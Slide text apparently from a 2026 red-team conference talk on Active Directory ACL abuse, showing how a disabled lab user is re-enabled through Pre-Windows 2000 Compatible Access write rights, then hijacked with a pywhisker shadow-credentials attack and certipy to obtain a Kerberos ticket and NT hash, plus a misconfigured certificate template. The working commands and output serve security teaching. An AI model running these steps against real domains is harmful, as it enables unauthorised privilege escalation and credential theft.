



The Walking Dead of Active Directory

Nikos Vourdas | Kyprianos Vasilopoulos | 2026

Disclaimer

The **opinions** expressed in **this presentation** are **my own** and **do not represent** my current **employer** and any **organization**.



\$WHOAMI

- Senior Offensive Security Consultant
- Adversary Simulation/Emulation
- Tiber-EU/iCAST Threat-Led
- OSCE3, OSCP, OSWP, CRTL, CRT0 && OASP
- Supernova, COM-Hunter Author
- 00010011 == 19
- @nickvourd



\$WHOAMI


- Chief Information Security Officer (CISO)
- Co-Founder of OffensiveX
- Adversary Simulation/Emulation
- OSCE, OSCP, PACES & CRTO
- Zyxel Networks CVE Hall of Fame
- @kavasilo

Today's Agenda

- Once Upon a Time in California
- ACL Theory
- The Walking Dead
- Back 2 Chicago
- Expand The Attack
- AdminCount = 1 Issue
- Toyz 4 Girlz && Boyz
- The Art of Defensing
- References
- Questions



Once Upon a Time in California



— Object Information	
Node Type:	User
Display Name:	Lazarus Of Bethany
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1136
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	1778727636
Distinguished Name:	CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-05-13 21:30 EDT (GMT-0400)
Last Logon (Replicated):	2026-05-13 23:13 EDT (GMT-0400)
Last Logon:	2026-05-13 23:13 EDT (GMT-0400)
Last Seen by BloodHound:	2026-05-13 21:30 EDT (GMT-0400)
Marked Sensitive:	FALSE

LAZARUS@HOMELAND.LOCAL

— Object Information

Node Type:	User
Display Name:	Lazarus Of Bethany
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1136
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	1778727636
Distinguished Name:	CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-05-13 21:30 EDT (GMT-0400)
Last Logon (Replicated):	2026-05-13 23:13 EDT (GMT-0400)
Last Logon:	2026-05-13 23:13 EDT (GMT-0400)
Last Seen by BloodHound:	2026-05-13 21:30 EDT (GMT-0400)
Marked Sensitive:	FALSE

Windows PowerShell

```
PS C:\Users\n.kiriazis> net user lazarus /domain
The request will be processed at a domain controller for domain homeland.local.

User name           lazarus
Full Name           Lazarus Of Bethany
Comment
User's comment
Country/region code 000 (System Default)
Account active       No
Account expires      Never

Password last set    5/13/2026 8:00:36 PM
Password expires     Never
Password changeable  5/14/2026 8:00:36 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           5/13/2026 8:13:17 PM

Logon hours allowed  All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

PS C:\Users\n.kiriazis> |
```



— 🔍 SEARCH 🔗 PATHFINDING </> CYPHER



●


👤 DOMAIN USERS@HOMELAND.LOCAL

↕

🔽

👤

DOMAIN ADMINS@HOMELAND.LOCAL





— SEARCH PATHFINDING </> CYPHER



●

DOMAIN USERS@HOMELAND.LOCAL

●

DOMAIN ADMINS@HOMELAND.LOCAL


↕

▼

No Direct Path



DOMAIN USERS@HOMELAND.LOCAL



ACL Theory



- An Access Control List (ACL) is a list of entries that define who can access an Active Directory object and what actions they are allowed to perform.
- Each ACL contains one or more Access Control Entries (ACEs). An ACE is a single entry within the ACL that specifies the access or audit rights granted or denied to a specific user, group, or computer on a particular object.

ACL Theory



- **Discretionary Access Control List (DACL):** This defines who is allowed or denied access to an object. It contains multiple ACEs, each specifying a user or group's permissions, such as read, write, or modify. If an object has no DACL, access is granted to everyone by default.
- **System Access Control List (SACL):** This controls auditing, specifying what actions performed on the object should be logged (e.g., successful or failed access attempts). SACLs are used primarily for security monitoring and compliance.

Advanced Security Settings for Lazarus Of Bethany

Affected User

Owner: Domain Admins (HOMELAND\Domain Admins) [Change](#)
DACL **SACL**

Permissions

Auditing

Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	RAS and IAS Servers (HOMEL...	Read account restricti...	None	This object only
Allow	Windows Authorization Acce...		None	This object only
Allow	Terminal Server License Serve...	Read/write Terminal S...	None	This object only
Allow	Terminal Server License Serve...		None	This object only
Allow	Enterprise Admins (HOMELA...	Full control	Parent Object	This object and all descendan...
Allow	Administrators (HOMELAND...	Special	Parent Object	This object and all descendan...
Allow	Pre-Windows 2000 Compatib...	List contents	Parent Object	This object and all descendan...
Allow	Pre-Windows 2000 Compatib...	Special	Parent Object	This object only
Allow	CREATOR OWNER	Validated write to com...	Parent Object	Descendant Computer objects
Allow	SELF	Special	Parent Object	This object and all descendan...

ACE

Add

Remove

View


Restore defaults

Disable inheritance

OK

Cancel

Apply



Lazarus Of Bethany Properties



Published Certificates	Member Of	Password Replication	Dial-in	Object	
Remote Desktop Services Profile		COM+	Attribute Editor		
General	Address	Account	Profile	Telephones	Organization
Security	Environment	Sessions	Remote control		

Group or user names:

- RAS and IAS Servers (HOMELAND\RAS and IAS Servers)
- Administrators (HOMELAND\Administrators)
- Account Operators (HOMELAND\Account Operators)
- Pre-Windows 2000 Compatible Access (HOMELAND\Pre-Window ...)**
- Windows Authorization Access Group (HOMELAND\Windows Aut...
- Terminal Server License Servers (HOMELAND\Terminal Server Li...
- ENTERPRISE DOMAIN CONTROLLERS

Add...

Remove

Permissions for Pre-Windows 2000
Compatible Access

Allow

Deny

Full control	☐	☐
Read	☒	☐
Write	☒	☐
Create all child objects	☐	☐
Delete all child objects	☐	☐
Allowed to authenticate	☐	☐
Change password	☐	☐

For special permissions or advanced settings, click
Advanced.

Advanced

OK

Cancel

Apply

Help

The Walking Dead



To enable the user *Lazarus*, you can use one of the following tools:

- [Microsoft ActiveDirectory PowerShell Module](#) (Windows)
- [ldapmodify Command-Line Tool](#) (Linux)
- [TrustedSec's CS-Remote-OPs-BOF](#) (Cobalt Strike BOF)

LAZARUS COME OUT, BRO!
AFTER SIX MONTHS, IT'S TIME
TO WAKE UP!

The Walking Dead

```
powershell.exe (running as HK) X + v
PS C:\WINDOWS\system32> Get-ADUser -Identity Lazarus -Server 192.168.20.102 | Select-Object Name,DistinguishedName,Enabled

Name                DistinguishedName                Enabled
----                -
Lazarus Of Bethany  CN=Lazarus Of Bethany,OU=HR,DC=homeland,DC=local  False

PS C:\WINDOWS\system32> Set-ADUser -Identity Lazarus -Enabled 1 -Server 192.168.20.102 -Verbose
VERBOSE: Performing the operation "Set" on target "CN=Lazarus Of Bethany,OU=HR,DC=homeland,DC=local".
PS C:\WINDOWS\system32> Get-ADUser -Identity Lazarus -Server 192.168.20.102 | Select-Object Name,DistinguishedName,Enabled

Name                DistinguishedName                Enabled
----                -
Lazarus Of Bethany  CN=Lazarus Of Bethany,OU=HR,DC=homeland,DC=local  True

PS C:\WINDOWS\system32> |
```



msDS-KeyCredentialLink

msDS-
AllowedToActOnBehalfOfOtherIdentity


The Walking Dead

```
(root@kali)-[~]  
# pywhisker -t lazarus -d homeland.local -a add --dc-ip 192.168.20.102 -u n.kiriazis -p [REDACTED]  
[*] Searching for the target account  
[*] Target user found: CN=Lazarus Of Bethany,OU=HR,DC=homeland,DC=local  
[*] Generating certificate  
[*] Certificate generated  
[*] Generating KeyCredential  
[*] KeyCredential generated with DeviceID: caaa6a23-f94c-400b-6e78-fef77f73ae8b  
[*] Updating the msDS-KeyCredentialLink attribute of lazarus  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
[+] Saved PFX (#PKCS12) certificate & key at path: 2hiKce7z.pfx  
[*] Must be used with password: FPHbleOMhIJTnvNt6z4d  
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

The Walking Dead

```
(root@kali)~  
# certipy-ad auth -pfx 2hiKce7z.pfx -password FPHble0MhIJTnvNt6z4d -domain homeland.local -dc-ip 192.168.20.102 -username lazarus  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
  
/usr/lib/python3/dist-packages/certipy/lib/certificate.py:662: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography.  
    return pkcs12.load_key_and_certificates(pfx, password)[:1]  
[*] Certificate identities:  
[*] No identities found in this certificate  
[!] Could not find identity in the provided certificate  
[*] Using principal: 'lazarus@homeland.local'  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saving credential cache to 'lazarus.ccache'  
[*] Wrote credential cache to 'lazarus.ccache'  
[*] Trying to retrieve NT hash for 'lazarus'  
[*] Got hash for 'lazarus@homeland.local': aad3b435b51404eeaad3b435b51404ee:0
```

Kerberos U2U (ENC-TKT-IN-SKEY) – NT Hash Extraction Flow



```
(root@kali)-[~]
# cat 20260116144747_Certipy.txt | grep -i Sub-CA -A 50
Template Name           : Sub-CA Copy
Display Name            : Copy of Subordinate Certification Authority
Certificate Authorities  : homeland-VOURD-CA01-CA-1
Enabled                 : True
Client Authentication    : True
Enrollment Agent        : True
Any Purpose              : True
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Private Key Flag         : ExportableKey
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version           : 2
Validity Period          : 5 years
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created         : 2026-01-16T18:38:40+00:00
Template Last Modified   : 2026-01-16T18:43:39+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : HOMELAND.LOCAL\Domain Admins
                        : HOMELAND.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                : HOMELAND.LOCAL\Lazarus Of Bethany
    Full Control Principals : HOMELAND.LOCAL\Domain Admins
                        : HOMELAND.LOCAL\Enterprise Admins
                        : HOMELAND.LOCAL\Lazarus Of Bethany
    Write Owner Principals : HOMELAND.LOCAL\Domain Admins
                        : HOMELAND.LOCAL\Enterprise Admins
                        : HOMELAND.LOCAL\Lazarus Of Bethany
    Write Dacl Principals  : HOMELAND.LOCAL\Domain Admins
                        : HOMELAND.LOCAL\Enterprise Admins
                        : HOMELAND.LOCAL\Lazarus Of Bethany
    Write Property Enroll  : HOMELAND.LOCAL\Domain Admins
                        : HOMELAND.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : HOMELAND.LOCAL\Lazarus Of Bethany
  [+] User ACL Principals       : HOMELAND.LOCAL\Lazarus Of Bethany
```

